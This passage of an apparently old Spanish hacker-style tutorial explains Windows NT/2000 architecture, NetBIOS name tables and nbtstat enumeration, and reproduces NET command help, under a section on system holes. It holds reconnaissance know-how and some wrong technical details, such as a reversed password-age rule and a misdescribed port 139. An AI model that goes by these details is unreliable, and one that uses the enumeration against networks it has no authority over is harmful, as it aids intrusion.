Basicamente por 3 motivos. Uno es la sencillez con la que se usa y administra NT... sin embargo y pese lo sencillo que es es muy frecuente encontrar un NT mal configurado. Otra es que tiene servicio tecnico, por lo que en caso de que surja algun imprevisto no tienen mas que llamar al servicio tecnico de la casa Microsoft para solucionar el problema. Esto ofrece una gran tranquilidad a algunos administradores de NT que asi se ahorran el tener que leer esos manuales que venian con el programa... Esto da que pensar acerca de la preparacion profesional de algunos admins de NT.

[1.9 - Sus distintas versiones]

Ahora veamos las distintas versiones de W2K y su equivalente a sus antiguas versiones en NT. Windows 2000 Professional equivale a Windows NT 4 Workstation. Es la version destinada al usuario que desea trabajar con la robustez que NT ofrece pero no necesita cumplir funciones de servidor. Windows 2000 Server es el equivalente a Windows NT 4 Server. Es la version para servidores de redes peque~as/medianas. Basicamente es como la version anterior pero com mas herramientas administrativas y unas capas de maquillaje al entorno. Osea que cambiando unas pocas llaves del registro y metiendole las herramientas administrativas de W2K Server haces de la version Professional una version Server. Windows 2000 Advanced server equivaldria a Windows NT 4 Enterprise Server, con algunas diferencias mas o menos significativas pero es la version con la que se corresponderia. Esta es la version para redes considerablemente grandes. Windows 2000 Datacenter no se corresponderia con ninguna version anterior de NT, y es la mas bestia de toda la gama de W2K, ya que esta preparada para servidores con unas caracteristicas que quitan el sentido a cualquiera (solo decir que soporta 32 microprocesadores y 16 gb de memoria).

[1.10 - Su futuro]

El futuro que le espera a NT no puede ser mas alentador. Dia a dia NT gana terreno en el mercado de sistemas operativos de red. Incluso esta amenazando seriamente el mercado de LiNUX en el terreno de servidores, pese a que estos dominen actualmente el mercado.

[2 - Arquitectura del sistema]

Vistas ya las nociones basicas, pasamos a estudiar la arquitectura del sistema de nt; algo que no es tan basico, pero tened en cuenta de que lo que un programador puede hacer para NT con esta informacion tampoco es nada basico.

Si de momento no pretendeis programar bajo WinNT, no necesitareis entender esta parte. Cabe destacar que gran parte de la informacion que he metido en esta seccion esta basada en dos libros en concreto y una web, la web de proyecto enete.

[2.1 - Subsistemas protegidos]

Los subsistemas protegidos son una serie de procesos servidores que se ejecutan en modo NO privilegiado (como los procesos de usuario), los cuales poseen algunas caracteristicas que los diferencian de estos.
Primero veamos que significan esos palabros tan raros como "procesos servidores", "modo no privilegiado", y demas tecnicismos.
Esto no es nada del otro mundo, pero para entenderlo veamos algunos aspectos de NT que son necesarios para entender la explicacion. Espero no irme por las ramas...

La arquitectura de NT distingue de dos tipos de nucleo... uno llamado 'Executive' (o administrativo) y otro llamado 'subsistema protegido'. A los modulos de kernel executive se les llama modulos ejecutados en modo privilegiado. Se dice privilegiado por las funciones que puede cumplir. Y a los modulos ejecutados en modo no privilegiado se les llama subsistemas protegidos. Espero haya quedado clara la definicion de modo no privilegiado y modo privilegiado... si es asi prosigamos. Definamos ahora "procesos servidores". Hemos de saber que NT entiende a los programas como clientes del SO, clientes que el propio SO debe de servir. Para esto NT viene equipado con varias entidades servidoras. Y por ultimo repasemos el conpecto de subsistemas protegidos con otras palabras para que no queden dudas. Son una seria de procesos servidores ejecutados en modo no privilegiado. Estos se inician al arrancar NT, y puede haber dos tipos: los integrales y los de entorno. Pues por muy pesado que se haga esto tengo que seguir con las definiciones. Un subsistema integral es aquel servidor que ejecuta una funcion muy importante en el SO, como por ejemplo el que gestiona el tema de la seguridad. Lo de integral pensad que es por aquello de que es esencial para el SO. Los subsistemas de entorno son los que dan respaldo a los programas provinentes de sistemas operativos diferentes, adaptandolos para que puedan ser ejecutados en NT. Nos encontramos 3 de este tipo:

-[S u b s i s t e m a s d e e n t o r n o]-

* Win32

Este es el principal, es el que proporciona la interfaz para los programas especificamente programados para NT. Sin embargo sus funciones van mas alla, pues no solo se encarga de los programas exclusivamente para NT, sino tambien interpreta los fabricados para otros sistemas operativos de la misma casa, como las hechas para DOS, Win9x e incluso Win 3.11 e inferiores. Para ello crearia un nuevo subsistema protegido para cada una de ellas. En caso de que el programa que tenga que interpretar sea de Dos o Windows 3.11 o inferior, asi el subsistema creado se llamaria VDM, siglas de Virtual DOS Machine, o maquina virtual DOS. Este no es mas que un _simulador_ del DOS, no el DOS en si. Para Win 3.11 e inferiores las llamadas al API (Application Program Interface, o programa de aplicacion de interfaz. Esta es la parte del sistema operativo que provee a las aplicaciones una interfaz de uso comun) de Win16 son asociadas con las del API Win32, lo que se llama WOW (Windows On Win32). Este subsistema se encarga de todo lo relacionado con la GUI (Graphical User Interface, o interfaz de usuario grafica), teniendo el control de las entradas del usuario y las salidas del programa.

* POSIX

Son las siglas de Portable Operating System Interface for UNIX. Este es el que da soporte a las aplicaciones Unix (y derivados de esta). Esta norma se elaboro por la IEEE (Instituto Of Electric And Electronic Engineers, o en espa~ol Instituto de Ingenieros en electricidad y electronica) con el fin de lograr la portabilidad de los programas en distintos entornos Unix. Es un conjunto de 23 normas, las cuales son identificadas con nombres desde IEEE 1003.0 a IEEE 1003.22, o lo que es lo mismo POSIX.0 a POSIX.22. De todas estas el subsistema posix de NT tan solo soporta 1, la POSIX.1, la cual define un conjunto de llamadas al sistema en el

lenguaje C. Este subsistema tambien sirve las llamadas interactuando con el Executive. Aparte de eso define aspectos del sistema Unix que ayudan a definirlo mejor, como son las relaciones jerarquicas entre los procesos padres e hijos.

* OS/2

Pues igual pero este da soporte a las aplicaciones del OS/2. Suministra la interfaz grafica y las llamadas al sistema, cuyas llamadas son servidas con la ayuda del executive.

-[S u b s i s t e m a s i n t e g r a l e s]-

* Proceso de inicio

Este proceso (tambien llamado Logon Process), recibe las peticiones de conexion por parte de los usuarios. No es uno sino dos procesos, y cada uno se encarga de un tipo distinto de conexion. Uno es el proceso de inicio local, que es el que gestiona la conexion de usuarios locales directamente a un ordenador NT, y el otro es el proceso de inicio remoto, el cual es el encargado de gestionar las conexiones de los usuarios remotos a procesos servidores de NT. Sino teneis claro lo de procesos servidores mirar la explicacion dada mas arriba.
* Seguridad

El subsistema de seguridad realiza un papel muy importante, ya que interacciona con el proceso de inicio y el monitor de referencias de seguridad, contruyendose el modelo de seguridad de NT. Este subsistema interactua con el proceso de inicio, atendiendo las peticiones de acceso al sistema. Dicho subsistema cuanta con dos componentes: la autoridad de seguridad local y el administrador de cuentas, los cuales vimos mas arriba.

[2.2 - El executive]

Vistos las dos clases de subsistemas protegidos, pasamos a ver el nucleo ejecutado en modo privilegiado, sin restriccion alguna, el executive. Definiremos al Executive como un conjunto de programas que se ejecutan en modo privilegiado. Aqui explicaremos cuales son y para que sirven esos programas. Destacar que el executive _NO_ es el nucleo de NT, sino que el nucleo de NT es uno de los programas componentes de este. Seguramente a algunos les resultara incomodo ver como me dirijo a un conglomerado de aplicaciones software (valga la rebuznancia) como programas. Por comodidad y por que significa lo mismo me dirijo a ellos como programas. Supongo que eso no molestara a nadie. Veamos de que se compone el executive mas a fondo:

* Object Manager

El Object Manager (o administrador de objetos) es el encargado de crear, gestionar y eliminar todos los objetos del Executive.

* Process Manager

El administrador de procesos se encarga de crear, gestionar y eliminar los procesos y subprocesos. De esta manera subministra el tiempo de CPU adecuado para cada subproceso.

* Virtual Memory Manager

En espa~ol administrador de memoria virtual. Gestiona la memoria en el sistema, determina los bloques de trabajo de cada proceso, entre otros aspectos relacionados con la politica de gestion de la memoria.

* LPC Facility

En espa~ol facilidad de llamada a procediciento local. Gestiona la recepcion y el envio de las llamadas a procedimiento local entre las aplicaciones cliente y los subsistemas protegidos.

* I/O Manager

El administrador de entrada salida consta de bastantes subcomponentes, como el administrador del sistema de ficheros, el administrador de caches, los drivers de dispositivo del sistema y el administrador de caches. Basicamente su funcion es la de gestionar la comunicacion entre los distintos drivers de un dispositivo. Este trabaja en conjunto con otros componentes del Executive, sobre todo el VMM. No vamos a explicar en detalle la funcion de todos los subcomponentes, para ello revisar el apendice donde se os remite a lugares con mucha informacion sobre este tema.

* El monitor de referencias a seguridad

Ya lo hemos explicado anteriormente

* El kernel

He aqui el nucleo, el "alma mater" de NT. Como veis es un componente mas del executive, y no el executive en si. Esto es porque no se quiso sobrecargar de funciones. Se encarga de las funciones mas basicas, como la ejecucion de subprocesos, el manejo de las interrupciones hardware, entre otras cosas.

* Hal

Y aqui tenemos al tan famoso Hal. Sus siglas significan Hardware Abstraction Layer, que en espa~ol equivale a nivel de abstraccion de hardware. Es la interfaz existente entre los drivers y NT. Es capaz de adaptar los drivers a otras arquitecturas de entrada/salida, sin tener que ser demasiado modificados.

[2.3 - Llamadas a procedimientos]

Como ya sabeis NT posee una arquitectura de tipo cliente-servidor. Por eso NT viene equipado con un mecanismo de llamada a procedimiento remoto y otro para los procedimientos de llamada local. Voy a intentar explicar cada uno de ellos lo mas brevemente posible, dando una vision general de lo que son. No me adentrare mas sencillamente porque el tema se complica lo suyo, y lo que pretendo es dar una idea general, que os hagais una idea. Por supuesto si quereis saber mas, podeis pasaros por el apendice, donde encontrareis referencias a sitios/documentos donde poder documentaros mas.

* Local Procedure Call

En espa~ol llamada a procedimiento local. Este tipo de procedimiento es usado cuando un proceso requiere los servicios de algun subsistema protegido, normalmente el subsistema Win32.

* Remote Procedure Call

Igual que el anterior pero al contrario de este este se efectua remotamente, accediendo a las funciones de los procesos servidor desde un proceso cliente de manera transparente para el usuario.

[3 - Diferencias entre NT4 y W2000]

Es hora de ver que diferencias existen entre estas distintas versiones de NT. Muy pocos administradores que usan NT4 o W2000 server (o cualquiera de sus variantes orientadas a servidores) no tienen claro que tiene de nuevo W2000 (a partir de ahora W2K) sobre NT4. Te diran que es mas seguro, que es mas robusto, Aunque no se sepa bien porque. Pasamos a ver los aspectos a destacar mas relevantes.

[3.1 - Active Directory]

No podia ser de otra manera, que empezando por uno de los cambios mas destacables, la aparicion del Active Directory. En la traduccion al espa~ol nos quedaria Directorio Activo, que por decir, no dice mucho. Es el nuevo servicio de directorios para W2K. Aqui se almacena la informacion sobre los recursos de la red y ademas provee los servicios que hacen que la tarea de administracion se simplifique de manera notable. Este servicio esta basado en DNS (Domain Name Server) y LDAP (Lightweight Directory Access Prococol). De momento solo se ha encontrado un solo bug del Active Directory (octubre del 2000), por lo que parece que los chicos de MS se han molestado mas que de costumbre en el tema de la seguridad.

[3.2 - DNS Dinamico]

Esta nueva caracteristica logra que a cada maquina se le reconozca no por su nombre netbios sino por su nombre DNS. Es decir lo usara para resolver o traducir nombres de ordenadores a direcciones IP. Tambien lo usa como su servicio de nombres de dominio. Ventaja? pues que se usa el nombre para los dominios de inet y tus ordenadores del dominio. Sin embargo de dinamico poco vemos aqui, y es que aun no he explicado el meollo de la cuestion. Lo de dinamico viene a la caracteristica de asignar a los ordenadores clientes con ip's asignadas automaticamente los servicios DNS. de ahi lo de dinamico. Para quien se pregunte si se van a suprimir los nombres netbios por esta nueva caracteristica, que sepa que no. Como ya es costumbre en NT, se mantienen la compatibilidad con facetas anteriores (lo que hace a NT mas debil conservando aspectos poco seguros).

[3.3 Estandar Kerberos]

Ya era hora de que implementasen Kerberos, era algo que se pedia desde hace tiempo, y por fin ya lo tenemos. Los u*x ya gozaban del modulo de seguridad Kerberos hace tiempo. En los entornos de red, los programas usan el protocolo NTLM (NT Lan Manager) para autentificarse, y para proteger sus datos. Ahora esto cambiara y se usara Kerberos. El porque de la sustitucion es las mejoras que Kerberos aporta a NTLM, entre las que se encuentra la autentificacion mutua. Expliquemonos, lo de mutua viene de que no solo el cliente se tendra que autentificar ante el servidor sino tambien el servidor ante el cliente. La deshonra para los servidores, el rebajarse a autentificarse cara un mero cliente ;-). Quien quiera entender el funcionamiento de Kerberos que consulte el apendice.

[3.4 Mejoras en el NTFS]

Pues entre las nuevas mejoras al sistema de archivos nativo de NT nos encontramos con posibilidades como la de a~adir espacio en una particion NTFS sin tener que reiniciar la maquina. Tambien ofrece soporte para encriptar los archivos, poder limitar el espacio de disco, etc.

[3.5 Demas mejoras]

Aparte de estas mejoras nos encontramos con mas herramientas administrativas, entre las que destacar el servidor de telnet, de manera que ya no hay que recurrir a herramientas de terceros para hacer algo tan basico como administrar el servicio telnet.

Ademas incorpora intellimirror, que es un conjunto de caracteristicas nativas de W2K para administrar las configuraciones, los cambios de escritorio, y que nos puede servir incluso para instalar remotamente W2K. Algo que me ha llamado la atencion es que permite ademas el trabajar con archivos compartidos, de manera que si te desconectas de una red, al reconectarte a dicha red no pierdes las preferencias que tenias al estar conectado.

Tambien soporta las tarjetas inteligentes, tambien llamadas smartcards, las cuales pueden permitir entre otras cosas realizar el proceso de autentificacion por otros factores distintos al tipico login/pass, en principio aportando mas seguridad.
Ademas de esto puedes encontrar que hay mas compatibilidad con los controladores, con el hardware, se mejora el dfs, etc.

[4 - Resumen]

Aqui se ha visto algo de la arquitectura de NT, los componentes de su modelo de seguridad, sus novedades, algo de su funcionamiento en red, entre otras cosas.
Ahora que ya se han asimilado algunos conceptos esenciales, pasemos a ver como esta el panorama de la inseguridad de NT.

-=-

Parte II - Agujeros del sistema
==========

Ahora vamos a profundizar en los agujeros de seguridad mas comunes de NT. Asimismo repasaremos los conceptos que esten relacionados con estos agujeros con el fin de comprenderlos mejor.

[5 - Introduccion a NetBIOS]

NetBIOS es una Interfaz de programacion de aplicaciones (o API) que los programas en una red local lo pueden utilizar. NetBIOS proporciona a los programas un conjunto uniforme de comandos para solicitar los servicios de bajo nivel necesarios para administrar nombres, dirigir sesiones y enviar datagramas entre los nodos de una red. Normalmente es usado en redes locales peque~as, de 200 maquinas cliente para abajo. Este puede ser usado en casi todos los sistemas operativos de red, y pudiendo ser transportado sobre bastantes protocolos de red.

[5.1 - Historia de NetBIOS]

NetBIOS son las siglas de Network Basic Input/Output System, y se desarrollo por IBM y Systek, los cuales lo crearon con el fin de poder subministrar a los programas de una interfaz que pudiera acceder a los recursos de las redes locales. En poco tiempo NetBIOS se asento como un estandar para acceder a todo tipo de redes, gracias entre otras cosas a que era tan solo una interfaz

entre las aplicaciones y la tarjeta ethernet, con lo cual era independiente del hardware que se usara. Mas tarde salio a la luz Netbeui, un protocolo de red de Microsoft, que es NetBIOS pero bastante mejorado, a~adiendo una capa de transporte no estandarizada en NetBIOS.

[5.2 - Conceptos sobre NetBIOS]

Antes de seguir veremos algo mas sobre NetBIOS que nos ayudara a entenderlo mas. Primero veamos los nombres NetBIOS:

Nombres NetBIOS

Los llamados Nombres NetBIOS se usan para identificar los distintos recursos en la red. Gracias a estos nombres los equipos pueden comunicarse utilizando datagramas de NetBIOS y establecer sesiones entre ellos. Estos nombres deben tener una longitud maxima de 16 caracteres alfanumericos, cuyo primer caracter no puede ser '*'. Para que un equipo se quiera registrar en la red, debe mandar un mensaje broadcast en el que indique su nombre NetBIOS para poder ser identificado por los otros equipos. Aqui pueden suceder dos cosas, una que el nombre no este usado, por lo cual el equipo se registraria satisfactoriamente; la otra que el nombre por el que se identifica ya esta siendo usado, por lo que el intento de registro termina, teniendo que identificarse el equipo por otro nombre. Hay dos tipos de nombres, los nombres unicos (unique) y los de grupos (group). Los nombres unicos como su nombre indica se llevan individualmente por un equipo, el cual le representa _solo a el_. Los nombres de grupo representan a un grupo por lo que se pueden repetir y puede repetirse varias veces en la red. Estos nombres pueden tener una longitud de 16 caracteres, sin embargo son 15 caracteres los que identifican a nuestro equipo, y el caracter numero 16 es usado por los servicios de red de Microsoft como un sufijo para poder identificar el tipo de servicio que ofrece. Cada nodo de NetBIOS mantiene una tabla con informacion de todos los nombres que se estan usando en el nodo. A continuacion una aproximacion de lo que seria una tabla de NetBIOS, que muestra los sufijos que se utilizan en NT:

Nombre	Sufijo	Tipo	Servicio
<nombre_del_ordenador>	00	U	Workstation Service
<nombre_del_ordenador>	01	U	Messenger Service
<_MSBROWSE_>	01	G	Master Browser
<nombre_del_ordenador>	03	U	Messenger Service
<nombre_del_ordenador>	06	U	RAS Server Service
<nombre_del_ordenador>	1F	U	NetDDE Service
<nombre_del_ordenador>	20	U	File Server Service
<nombre_del_ordenador>	21	U	RAS Client Service
<nombre_del_ordenador>	22	U	Exchange Interchange
<nombre_del_ordenador>	23	U	Exchange Store
<nombre_del_ordenador>	24	U	Exchange Directory
<nombre_del_ordenador>	30	U	Modem Sharing Server Service
<nombre_del_ordenador>	31	U	Modem Sharing Client Service
<nombre_del_ordenador>	43	U	SMS Client Remote Control
<nombre_del_ordenador>	44	U	SMS Admin Remote Control Tool
<nombre_del_ordenador>	45	U	SMS Client Remote Chat
<nombre_del_ordenador>	46	U	SMS Client Remote Transfer
<nombre_del_ordenador>	4C	U	DEC Pathworks TCPIP Service
<nombre_del_ordenador>	52	U	DEC Pathworks TCPIP Service
<nombre_del_ordenador>	87	U	Exchange MTA
<nombre_del_ordenador>	6A	U	Exchange IMC
<nombre_del_ordenador>	BE	U	Network Monitor Agent
<nombre_del_ordenador>	BF	U	Network Monitor Apps
<nombre_del_usuario>	03	U	Messenger Service
<dominio>	00	G	Domain Name

<dominio> 1B U Domain Master Browser
<dominio> 1C G Domain Controllers
<dominio> 1D U Master Browser
<dominio> 1E G Browser Service Elections
<INetServicios> 1C G Internet Information Server
<ISnombre_de_ordenador> 00 U Internet Information Server

He aqui la tipica tabla de nombres NetBIOS, de la cual paso a explicar cada elemento:

El apartado "nombre" supongo que queda claro, el nombre del/los equipo/s en cuestion, no tiene mas.
El apartado sufijo si necesita mayor explicacion. Estos sufijos (expresados en hexadecimal) representan diversos servicios, veamos que representa que:

---- --- -- - Tipo Unique ---- --- -- -
<00> Nombre del servicio de la estacion de trabajo, es el nombre que se refiere al nombre NetBIOS.
<03> Nombre del servicio de mensajeria. Se usa cuando enviamos o recibimos mensajes.
<06> Servicio de servidor RAS.
<1B> Nombre del dominio principal. Este identifica al primer controlador de dominio.
<1F> Servicio NetDDE.
<20> Cliente RAS.
<BE> Monitor de agente de red.
<BF> Utilidad de monitor de red.
---- --- -- - Tipo Group ---- --- -- -

<1C> Nombre del grupo de dominio. Este contiene la lista de direcciones de los equipos que estan registrados en el dominio.
<1D> Nombre del Master Browser.
<1E> Nombre de un grupo normal.
<20> Nombre de un grupo de Internet, con fines administrativos. Supongo que mas de una vez habreis buscado grupos de este tipo :->.

Ahora veamos el apartado "tipo", que representa el tipo de grupo. Hay 5 tipos de grupos, veamos cuales:

Unique (U): Representa a un equipo, el cual debe tener no mas de una IP asignada.

Group (G): Representa a un grupo de equipos, por lo tanto debe existir con mas de una direccion IP.

Multihomed (M): El nombre de equipo es de tipo unico (unique), sin embargo al tener varias tarjetas ethernet en el mismo equipo se le permite registrar. Puede tener hasta 25 direcciones IP.

Internet Group (I): Configuracion de un grupo para poder gestionar los nombres de dominio de winnt.

Domain Name (D): Nombre del dominio. Solo disponible en versiones NT 4 o superior.

Y el apartado "servicio" define el servicio por lo que no requiere mayor explicacion.
Para ver una tabla como la que hemos visto en la que se vean los nombres registrados, o informacion sobre un nombre registrado en un grupo o servidor de red, escribe lo siguiente:
nbtstat -A (direccion IP)
o bien
nbtstat -a (nombre del host)
Mas adelante revisaremos el comando Nbtstat en profundidad.

Funcionamiento de NetBIOS

Ahora que ya hemos visto lo mas esencial sobre NetBIOS no esta de mas que veamos detalladamente su funcionamiento. Cuando se establece una conexion con un equipo se inicia una sesion, que permite mandar mensajes largos y corregir los errores (al igual que el TCP/IP). NetBIOS permite comunicaciones orientadas a conexion (de tipo TCP) o no orientadas a conexion y por lo tanto no asegurando que el paquete llegue a su destino (de tipo UDP). NetBIOS posee tres tipos de servicio diferente: El de datagramas, el de nombre y el de sesion. El servicio de datagramas tiene asignado el puerto 138, mientras que el servicio de nombres ocupa el 137. El servicio de sesion no ocupa puerto alguno, mientras que el puerto 139 es usado para la correccion.

[5.3 - Comandos NET]

El conocer estos comandos es sumamente importante para movernos con soltura dentro del sistema y saber como hacer distintas operaciones de red. La informacion que aqui pongo la he adaptado al edit del dos, y esta extraida de la ayuda incorporada de Windows 2000. Seria recomendable que la copiarais y la pusierais en algun lado donde os fuera facil echarle un vistazo en caso de no acordarse de un comando, etc.

> Net Accounts:
Actualiza la base de datos de cuentas de usuario y modifica los requisitos de contrase~a e inicio de sesion para todas las cuentas. El servicio inicio de sesion de red debe estar en ejecucion en el equipo para el que desee cambiar los parametros de cuenta.
net accounts [/forcelogoff:{minutos | no}] [/minpwlen:longitud]
[/maxpwage:{dias | unlimited}] [/minpwage:dias]
[/uniquepw:numero] [/domain]
net accounts [/sync] [/domain]
Parametros
---

ninguno
Escriba net accounts sin parametros para presentar en pantalla las configuraciones actuales de contrase~a, limitaciones de inicio de sesion e informacion de dominio.
/forcelogoff:{minutos | no}
Establece el numero de minutos que transcurriran antes de que se de por finalizada una sesion de usuario en un servidor tras el vencimiento de la cuenta de usuario o el tiempo valido de inicio de sesion. Con la opcion no se impide que se produzca un cierre de sesion forzado. El valor predeterminado es no. Cuando se especifica la opcion /forcelogoff:minutos, Windows NT envia una advertencia minutos antes de forzar la salida del usuario de la red. Si hay algun archivo abierto, Windows NT advierte al usuario. Si minutos es menor que dos, Windows NT indica al usuario que cierre la sesion de red inmediatamente.
/minpwlen:longitud
Establece el numero maximo de dias de validez de la contrase~a de una cuenta de usuario. Los valores validos oscilan entre los 0 y 14 caracteres; el valor predeterminado es de 6 caracteres.
/maxpwage:{dias | unlimited}
Establece el numero maximo de dias de validez de la contrase~a de una cuenta de usuario. El valor unlimited establece un tiempo ilimitado. La opcion /maxpwage debe ser menor que /minpwage. Los valores validos oscilan entre 1 y 49710 dias (unlimited); el valor predeterminado es de 90 dias.
/minpwage:dias
Establece el numero minimo de dias que han de transcurrir antes de que un usuario pueda cambiar una contrase~a nueva. Un valor 0 significa que no hay tiempo minimo. Los valores validos oscilan entre 0 y 49710 dias; el valor predeterminado es de 0 dias.
/uniquepw:numero
Impide que el usuario repita la misma contrase~a durante numero cambios de contrase~a. Los valores validos oscilan entre 0 y 8 cambios de contrase~a; el valor predeterminado es de 5 cambios.
/domain
Realiza la operacion sobre el controlador principal del demonio actual. Si no se especifica este parametro, la operacion se realizara en el equipo local. Este parametro se aplica unicamente a equipos con Windows NT Workstation que son miembros de un dominio de Windows NT Server. De manera predeterminada, los equipos con Windows NT Server realizan las operaciones sobre el controlador principal del dominio.
/sync
Cuando se utiliza en el controlador principal de dominio, causa la sincronizacion de todos los controladores de reserva de dicho dominio. Cuando se utiliza en un controlador de reserva, causa la sincronizacion de ese controlador de reserva con el controlador

principal de dominio unicamente. Este comando solo se aplica a los equipos que son miembros de un dominio de Windows NT Server.

Ejemplos

Para mostrar la configuracion actual para el cierre forzado de sesion, los requisitos de contrase~a y la funcion de un servidor determinado, escriba:
net accounts

Para establecer un minimo de siete caracteres para las contrase~as de la cuenta de usuario, escriba: net accounts /minpwlen:7

Para especificar que una contrase~a no pueda repetirse hasta pasados cinco cambios, escriba: net accounts /uniquepw:5

Para evitar que los usuarios cambien la contrase~a con una frecuencia mayor que 7 dias, para forzar el cambio de contrase~a cada 30 dias y para forzar el cierre de sesion tras el vencimiento del tiempo de inicio de sesion y emitir una advertencia 5 minutos del cierre forzado, escriba: net accounts /minpwage:7 /maxpwage:30 /forcelogoff:5

Para realizar la tarea anterior en un equipo con Windows NT Worksation y asegurarse de que la configuracion es efectiva en el dominio de Windows NT server en el que el equipo ha iniciado la sesion, escriba: net accounts /minpwage:7 /maxpwage:30 /domain

Para actualizar la base de datos de cuentas de usuario de todos los servidores miembros, escriba: net accounts /sync
> Net Computer:
Agrega o elimina equipos de una base de datos de dominios. Este comando esta disponible solo en los equipos con Windows NT Server. net computer \\equipo {/add | /del}

Parametros

\\equipo
Especifica el equipo que se agrega o elimina del dominio.
/add
Agrega el equipo especificado al dominio.
/del
Quita el equipo especificado del dominio.

Notas

Este comando esta disponible solo en los equipos con Windows NT Server. todas las adiciones y eliminaciones de equipos se redirigen al controlador principal de dominio.

Ejemplo

Para agregar el equipo ARCOIRIS al dominio, escriba: net computer \\arcoiris /add

> Net Config:
Muestra los servicios configurables que estan en ejecucion, o muestra y modifica la configuracion de un servicio.
net config [servicio [opciones]]

Parametros
---

ninguno

Escriba net config sin parametros para ver una lista de los servicios configurables. Servicio Es un servicio (server o workstation) que puede configurarse con el comando net config.

opciones
Son especificas del servicio. Vea net config server o net config workstation para obtener la sintaxis completa. Use el comando net config servicio para cambiar parametros configurables del servicio Servidor o Estacion de trabajo. Los cambios entran en vigor inmediatamente y son permanentes.

> Net Config Server:
Muestra o cambia la configuracion para el servicio Servidor mientras dicho servicio esta en ejecucion. net config server [/autodisconnect:tiempo] [/srvcomment:"texto "] [/hidden:{yes | no}]

Parametros
---

ninguno
Escriba net config server para ver la configuracion actual del servicio servidor.
/autodisconnect:tiempo
Establece el numero maximo de minutos que una sesion de usuario puede permanecer inactiva antes de que se desconecte. Puede especificar –1 para que nunca se produzca dicha desconexion. Los valores validos oscilan entre -1 y 65545 minutos; el valor predeterminado es 15.
/srvcomment:"texto"
Agrega un comentario para el servidor que se muestra en las pantallas de Windows NT y con el comando net view. El comentario puede tener un maximo de 48 caracteres. Escriba el texto entre comillas.
/hidden:{yes | no}
Especifica si el nombre de equipo del servidor debe aparecer al presentar la lista de servidores. Tenga en cuenta que el hecho de ocultar un servidor no modifica los permisos definidos en el. El valor predeterminado es no.

Ejemplos

Para mostrar informacion acerca del servidor local e impedir que la pantalla se desplace, escriba: net config server | more
Para ocultar el nombre del equipo del servidor en la lista de servidores disponibles, escriba: net config server /hidden:yes
Para desconectar a un usuario despues de 15 minutos de inactividad, escriba: net config server /autodisconnect:15

Notas

Utilice el comando net config server para cambiar parametros configurables del servicio Servidor. Los cambios entran en vigor inmediatamente y son permanentes. No todos los parametros del servicio servidor pueden cambiarse utilizando el comando net config server, pero el comando presenta informacion adicional. El comando presenta la siguiente informacion acerca del servidor:
1. El nombre de equipo del servidor, un comentario descriptivo y la version del software.
2. La descripcion de la red.
3. La configuracion de ocultar el servidor.
4. El numero maximo de usuarios que pueden utilizar los recursos compartidos del servidor.
5. El numero maximo de archivos del servidor que pueden estar abiertos.
6. La configuracion del tiempo de inactividad de la sesion.

> Net Config Server:
Muestra o cambia la configuracion del servicio Estacion de trabajo mientras esta en ejecucion. net config workstation [/charcount:bytes] [/chartime:ms] [/charwait:s]

Parametros

---

ninguno
Escriba net config workstation para mostrar la configuracion actual del equipo local.
/charcount:bytes
Especifica la cantidad de datos que recopila Windows NT antes de enciarlos a un dispositivo de comunicaciones. Si se establece tambien
/chartime:ms, Windows NT actua segun la condicion que se satisfaga primero. Los valores validos oscilan entre 0 y 65.535 bytes; el valor predeterminado es de 16 bytes.
/chartime:ms
Establece el numero de milisegundos durante los cuales Windows NT recopila datos antes de enviarlos a un dispositivo de comunicaciones. Si se establece tambien /charcount:bytes, Windows NT actua segun la condicion que se satisfaga primero. Los valores validos oscilan entre 0 y 65.535. 000 milisegundos; el valor predeterminado es de 250 milisegundos.
/charwait:seg
Establece el numero de segundos que esperara Windows NT a que un dispositivo de comunicaciones este disponible. Los valores validos oscilan entre 0 y 65.535 segundos; el valor predeterminado es de 3.600 segundos.

Ejemplos

Para presentar en pantalla la configuracion actual del servicio Estacion de trabajo, escriba: net config workstation
Para estableces el numero de milisegundos que Windows NT espera antes de enviar los datos a un dispositivo de comunicacion a 500 milisegundos, escriba: net config workstation /chartime:500

Notas

Use el comando net config workstation para cambiar parametros configurables del servicio Estacion de trabajo. Los cambios entran en vigor inmediatamente y son permanentes. No todos los parametros del servicio Estacion de trabajo pueden cambiarse con el comando net config workstation. Otros parametros pueden cambiarse en el registro de configuracion.

> Net Continue:
Vuelve a activar un servicio interrumpido.
net continue servicio

Parametros
---

servicio
Los servicios que pueden reanudarse son los siguientes: servidor de archivos para macintosh (solo para Windows NT Server), servicio de publicacion de FTP, lpdsvc, inicio de sesion de red, dde de red, dsdm dde de red, proveedor de seguridad nt lm, inicio remoto (solo para Windows NT Server), servidor de acceso remoto, shedule, servidor, servicios simples de tcp/ip y estacion de trabajo.

Notas

Es un servidor y en un cliente:
Use el comando net continue para volver a activar un servicio interrumpido. Interrumpa el servicio antes de detenerlo para permitir que los usuarios finalicen sus trabajos o se desconecten de los recursos. Para efectuar una correccion poco importante en un recurso, quiza sea suficiente con efectuar una pausa en el servicio o la impresora. Use despues el comando net continue para activar de nuevo dicho servicio o impresora, sin necesidad de cancelar las conexiones de los usuarios.
En un cliente:
Use los comandos net pause y net continue para pasar de las impresoras de la red a impresora conectada a su equipo.

> Net File:
Muestra los nombres de todos los archivos compartidos abiertos en un servidor y el numero de bloqueos de archivo (si existe alguno) en cada uno de ellos. Este comando tambien cierra archivos compartidos individuales y quita bloqueos de archivo.
net file [id [/close]]

Parametros
---

ninguno
Escriba net file sin parametros para obtener una lista de los archivos abiertos en un servidor.
id
Es el numero de identificacion del archivo.
/close
Cierra un archivo abierto y libera los registros bloqueados. Escriba este comando desde el servidor en el que se comparte el archivo.

Ejemplos

Para ver una pantalla de informacion acerca de los archivos compartidos, escriba: net file
Para cerrar un archivo con el numero de identificacion 1, escriba: net file 1 /close

Notas

Este comando tambien puede escribirse como net files. Use el comando net file para ver y controlar archivos compartidos en la red que, en ocasiones, se dejan abiertos y bloqueados por error. Cuando esto sucede, es imposible tener acceso a las partes bloqueadas de un archivo desde otros equipos de la red. Use la opcion /close del comando net file para quitar el bloqueo y cerrar el archivo. La pantalla que muestra el comando net file es similar a la siguiente:
Archivo Ruta de acceso Nombre de usuario Bloqueos
---
0 C:\ARCH_A.TXT MARISAF 0
1 C:\BASEDATOS DAVIDSA 2

> Net Group:
Agrega, muestra o modifica grupos globales en dominios de Windows NT Server. Este comando solo esta disponible en los dominios de Windows NT Server.
net group [nombre_grupo [/comment:"texto"]] [/domain]
net group nombre_grupo {/add [/comment:"texto"] | /delete} [/domain]
net group nombre_grupo nombre_usuario[...] {/add | /delete} [/domain]

Parametros
---

ninguno
